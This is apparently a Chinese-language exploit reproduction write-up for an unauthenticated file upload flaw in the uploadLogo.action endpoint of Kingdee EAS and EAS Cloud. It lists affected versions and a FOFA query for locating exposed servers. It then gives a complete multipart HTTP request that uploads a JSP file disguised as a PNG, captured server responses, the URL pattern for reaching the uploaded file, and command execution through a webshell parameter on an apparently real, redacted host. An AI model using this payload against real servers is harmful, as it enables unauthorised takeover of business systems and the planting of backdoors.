J16-3金蝶-EAS-文件上传


漏洞描述：

金蝶 EAS 及 EAS Cloud 在 uploadLogo.action 接口处存在文件上传漏洞，未经身份认证的攻击者可以利用文件上传漏洞执行恶意代码、写入后门、从而可能导致服务器受到攻击并被控制。

影响版本：

EAS 8.0、EAS 8.1、EAS 8.2、EAS 8.5、EAS Cloud 8.6私有云、EAS Cloud 8.6公有云
EAS Cloud 8.6SP1、EAS Cloud 8.8

网站图片：



网络测绘：

fofa语法：

FOFA：app="Kingdee-EAS"

漏洞复现：

payload：

```
POST /plt_portal/setting/uploadLogo.action HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (Mozilla/4.0; MSIE 7.0; Windows NT 5.1; FDM; SV1; .NET CLR 3.0.04506.30)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: multipart/form-data; boundary=04844569c7ca7d21a3ca115dca477d62

--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="chooseLanguage_top"; filename="chooseLanguage_top"

ab
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="dataCenter"; filename="dataCenter"

ac
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="insId"; filename="insId"


--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="type"; filename="type"

ad
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="upload"; filename="1.jsp"
Content-Type: image/png

<%out.print("test");%>
--04844569c7ca7d21a3ca115dca477d62--
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /plt_portal/setting/uploadLogo.action HTTP/1.1
Host: [redacted]:443
User-Agent: Mozilla/4.0 (Mozilla/4.0; MSIE 7.0; Windows NT 5.1; FDM; SV1; .NET CLR 3.0.04506.30)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: multipart/form-data; boundary=04844569c7ca7d21a3ca115dca477d62

--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="chooseLanguage_top"; filename="chooseLanguage_top"

ab
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="dataCenter"; filename="dataCenter"

ac
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="insId"; filename="insId"


--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="type"; filename="type"

ad
--04844569c7ca7d21a3ca115dca477d62
Content-Disposition: form-data; name="upload"; filename="1.jsp"
Content-Type: image/png
```

Responses 1882bytes / 68ms

```
//var ERR_MSG = 'Fi                    .jsp
"upload__73e9b3ea_1[redacted]
var ERR_MSG = '';

//上传临时文件成功
var doUploadTempImg = function(){

    var success = "true";
    if("true" == success){
        //top.jUtil.showMsg({text:"上
        var tempImgSrc = "/plt_widget
        getTime();
        //var height = "";
        //height = top.jUtil.isEmpty(
        //var width = "";
        //width = top.jUtil.isEmpty(w

        //var uploadFileName = "";
        //alert("上传成功");
        //parent.weibo_img_upload.upl
        //alert("success");
        //alert("");
        var dataCenter = '';
        var gp = new parent.jportal.p
        gp.uploadLogoSuccess("nullLog
    }else{
```

PS：响应体会回显上传后的文件名

验证url

```
http://your-ip/portal/res/file/upload/回显的文件名.jsp
```

不安全 | [redacted]443/portal/res/file/upload/2311202002406875.jsp

test

命令执行

不安全 | [redacted]:443/portal/res/file/upload/2311202009189653.jsp?pwd=123&cmd=whoami

```
eas8_2-app\administrator

s8_2-app\administrator
```